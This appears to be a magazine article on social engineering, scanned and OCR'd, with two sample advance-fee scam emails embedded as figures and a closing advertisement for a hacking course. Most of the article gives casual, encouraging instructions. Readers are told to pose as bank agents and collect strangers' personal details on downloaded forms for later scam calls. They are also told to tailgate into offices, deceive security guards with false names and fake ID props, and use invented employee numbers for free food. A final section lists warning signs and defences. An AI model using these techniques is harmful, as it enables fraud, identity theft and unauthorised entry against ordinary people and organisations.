
During the Satyam Scam (Indian Software Company – Jan 2009) I also received Indian version of such emails (Figure 2).

I also received lots of fake calls by people trying to do social engineering. One the conversation is given below:

Early Morning around 11 AM, Sleeping in a deep sleep ☺
suddenly my phone started ringing I answered the phone,
There was one stupid fellow, Now see the conversation,
Stupid Fellow "Sir, I am calling from XXXX Bank"
Me "Ya"
Stupid Fellow "Sir as per Christmas Offer, We are extending your credit card limit from 50,000 to 1,00,000 on your credit card"
Me "Ok" (This time I got alert becoz my credit limit was already 3,00,000)
Stupid Fellow "Sir Now Can I have your date of Birth and email address for verification"
Me "Why ? What verification?"
Stupid Fellow "Sir as a security requirement we need to ask this to customer before giving them any new information about our special products"
Me "Dear You already gave me all information" (I was laughing really hard)
Stupid Fellow "haa.........hummm.......... ...."
He got confused and hangs up the phone"
ON THE TOP OF THAT HE WAS CALLING FROM HIS MOBILE.........Are you kidding me??? Who calls from mobile while doing social engineering...
NOW I DIDNT CALL HIM BACK, BUT I SAVED HIS NO...... SO I CAN CALL HIM IN FUTURE IF I NEED SOME MONEY...........
BUT REALLY BAD ATTEMPT...................

If I need to call I will call for Credit Card Fraud Enquiry or for Saving Bank Account Dispute Settlement and Its very Easy, Just think Entire day you get calls from Marketing Companies, Do you ever wonder how do they get your details?? They know your name, they know your number, they also have address, and how do they get that information?? Do you ever bother to ask them how do they have all of the details?? No, you will just put the phone down but on the other hand we should ask them, Boss How did you got my number, how do you know my name.......we all should ask.

To prove how easy I have provided a simple example. If you go to any bank website, you will get account opening forms, credit card forms and other things. Download them and take the printout to the bank while wearing a white shirt, tie, black pants, etc. Fill out some of the forms with any random information and keep others blank. Stand in-front of any ATM, shopping complex or theatre and talk to people, give them any stupid offer and ask them to fill the forms and you will see that people will fill all the details. After that, the next step will be to call them using that information and the attack is as simple as that. If someone questions you about your official ID while filling out the form, you can always say "Sir we are



Urgent Reply From You..!!
12 May 10 13:20:33
Chin Lee Ye <wrac516@rogers.com>
To : undisclosed recipients: ;

Dear Friend,

I am Chin Lee Ye, an account manager in Wing Hang Bank of Hong Kong, a licensed banks incorporated in Hong Kong, Asia. I am getting in touch with you regarding my late client who died here in Asia without a next of kin and an investment worth millions of dollars placed in our bank some years ago.

This will be executed under a legitimate arrangement since you bear the same last name with the deceased. I am contacting you independently and will intimate you more about myself and details of the project if and when I receive your response.

Kindly get back to me if you are interested in partnering with me on this project. Reply to this e-mail address: yelee21@yahoo.com.hk

Sincerely,
Chin Lee Ye
E-mail: yelee21@yahoo.com.hk

Figure 1. *Online Mail Fraud – Old is Still Gold!*

freelancers doing this as a part time job. We work on commission basis so we don't get ID Cards but If you have doubt you can see the other forms, and anyway If you are not interested in the offer It is ok... We are not forcing you to fill this out" ....and If someone from bank catches you....no problem.......you are working as freelancers...you just tell that guy, Sir we are selling your credit cards just to attract people to your bank and we are telling about offers and Sir don't worry no one will make any complaints.....

Just try it.....it works..........

And don't worry no one is going to check in to see and you will be doing this for only 3-4 hours, so be cool, be confident, change the place if you feel that something is wrong. Now above is good if you are in public place........

Now What If you are in Corp. Office, What would you do.....

Again Very Simple,


If you need to get in Any Office (I do this a lot while doing social engineering assignments and It works very well In India)

Before beginning the assignment just do some sniffing around.....for example, how is the company, do they have different gates for visitors and employees? The most important thing is how what is the corporate culture. Does everyone wear suits or do they wear t-shirts in the office? Just remember you need to be part of the group. If you look different, people will ask questions, so it's in your best interest to fit in as much as possible. If they have a bus that drops all employees at the office, make some friends and try to get on the bus with everyone else. When Security see you getting down from Office Bus there is very little chance that they will ask you anything and when you get in the office keep talking to somebody who is working there and walk in with that person.

The best time to enter is between 8.00 AM To 10.30 AM when most of the employees get in. Why? You just have to be the part of crowd, to get in the group before entering in gate, ignore security guard and just walk in.... behave like you are working there for years, even if you don't know where you are heading don't worry just follow the crowd...........

Now If the security guard calls you from behind just wave your hand and keep walking in and also keep something in your upper pocket which will resemble an ID Card. If he runs behind you then don't run, just be cool and stay calm. Stop walking, greet him and say good morning, and just act natural. Don't allow him to take control of the situation. When he asks where you are going, take any random name of any top management guy or say that you are going to the HR Dept. (HR Dept. is most common because of interviews, If he asks you for the HR recruiter name, just act like you forgot it, and then allow him to say the name, and node your head "yes, yes same one") now there are 90% chances that he will let you leave because Its morning time and there will be too much of a rush to handle. It is very rare that he will try to call that person, most likely he will just tell you to write your name in in the visitors log. Fill any Random name and again walk in.

If you face any access control in the office, just wait, people are friendly and someone will open it will for



Namaskar
From: "Mrs Radha Ramalinga" <radharamalinga2@gmail.com>
To: undisclosed-recipients
Tuesday, 18 May, 2010 3:56 AM

```
Namaskar,

My name is Radha  Ramalinga,I am the wife of Rama Ramalinga,the younger brother of Byrraju Ramalinga Raju,former chairman,founder
and owner of Satyam Computers.

I do have a proposal for you,which would be of immense financial benefits to you and I.

My husband and his brother are currently in big trouble in India,I need your assistance to help me move some funds from Holland to
India  or anywhere where it would at least be of some help to our family.

I would give you more details of this proposal if you show yourself willing to take on it,I assure you that you would most
certainly be compensated but please I would kindly request you to keep this matter confidential.

I am currently here in the UK where it is a bit safe for me and my kids.

You can reach me on my personal email id which is apramalingaradha@gmail.com

Yours sincerely,

R.Ramalinga
```

Figure 2. *Indian Version of Online Mail Fraud – Floating on the net after Satyam Scam*

you, just give a nice smile or act like you are talking on the phone and stand near access control as soon as someone walks in you also follow him (Tailgating......Pi ggybacking)

Inside the office:
Just walk around and see how they work, what they are doing. If anyone asks you what are you doing here just tell them" I am looking for washroom "or" I am looking for Accounts Dept. (before saying dept. name make sure that you are not standing in the same dept....) Or "I am looking for the Xerox Machine". Say pretty much anything office related and no one will bother you. People are usually busy, so no one is going to ask and it is common to have visitors in the office.

That was a brief example and I won't presume to tell you each and every attack, just try something creative and think about all naughty things you can do in the office.

But hey, I can tell you one thing, it is good for having lunch at a lower price. Or in some companies for free, just walk in canteen and stand in line, or if they ask for your employee number if you don't have money to pay, simple give any employee number and walk out as soon as possible...... ☺

Indicators of Social Engineering Attack –RED SIGNAL

It is possible to detect social engineering attack if we follow some basic signs and pay attention to strangers around us, such as:

- Failure to use standard corporate
- Buzzwords and jargon
- Sound like an outsider
- Don't know how things really get done here
- Sounds unnatural, stilted
- Gives Heavy referencing of top management as drivers of the request for information
- Someone Start conversation with innocuous subjects Chit -chat, sports, gossip, movies, … Multiple subjects Multiple subjects – very light

But ask Quick question on a current project, current client or company confidential matter.

And Ease back to movies, gossip, sports, …


- Cites technology that's similar, but not what you use
- Really in a hurry, needs information right now
- Mentions extreme negative consequences for the organization if you don't comply
- They said you were the one who really knew this stuff"
- No possible callback on the phone, no contact details are given, calls from unknown number, already knew many things about you and your work

Possible Defensive Techniques,

- Include Social Engineering in the corporate security training for all employees
- Train employees on possible incidents, reporting mechanism and to be comply with corporate policies
- Train employees on data classification and understanding of confidentiality, Authorization and Authentication requirements
- Physical security plays crucial role – train security guards for social engineering attacks
- Request a callback number on suspicious inquiries from unknown person
- Check before volunteering any corporate information
- Always ask "Why do you need this?"
- Always ask for authorisation and Check back with the top management
- Report suspected incidents
- Write down details as soon as possible and always ask for personal identification
- Resist "Right now" time pressures and Check policies, and follow them
- Refer questioner to IT Security Team immediately with details

AMAR SUHAS

Amar has 5 years experience working in the information security consulting field. Currently He is working with Capgemini as Information Security Consultant. He holds a CEH, ECSA, CHFI, LPT, ISO 27001 LI, SANS Trained Web Application Pen Testing Hands-On Immersion – Level 5 Certifications and a Post Graduation Diploma in E-Business Administration from Welingkar Institute of Management, Mumbai. Amar is contactable on – amarsuhas@hotmail.com



Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.

Content covers:
– Hacking fundamentals
– Recon, network, server, client, and web pentesting
– Pentest structure
– Reverse engineering
– Digital forensics &more!

Teaches the latest offensive security techniques from beginner through cutting edge.

Are you thinking like a **HACKER** yet?

www.thehackeracademy.com

The Hacker Academy

The Hacker Academy, THA, THA Logo © MAD Security, LLC. 2012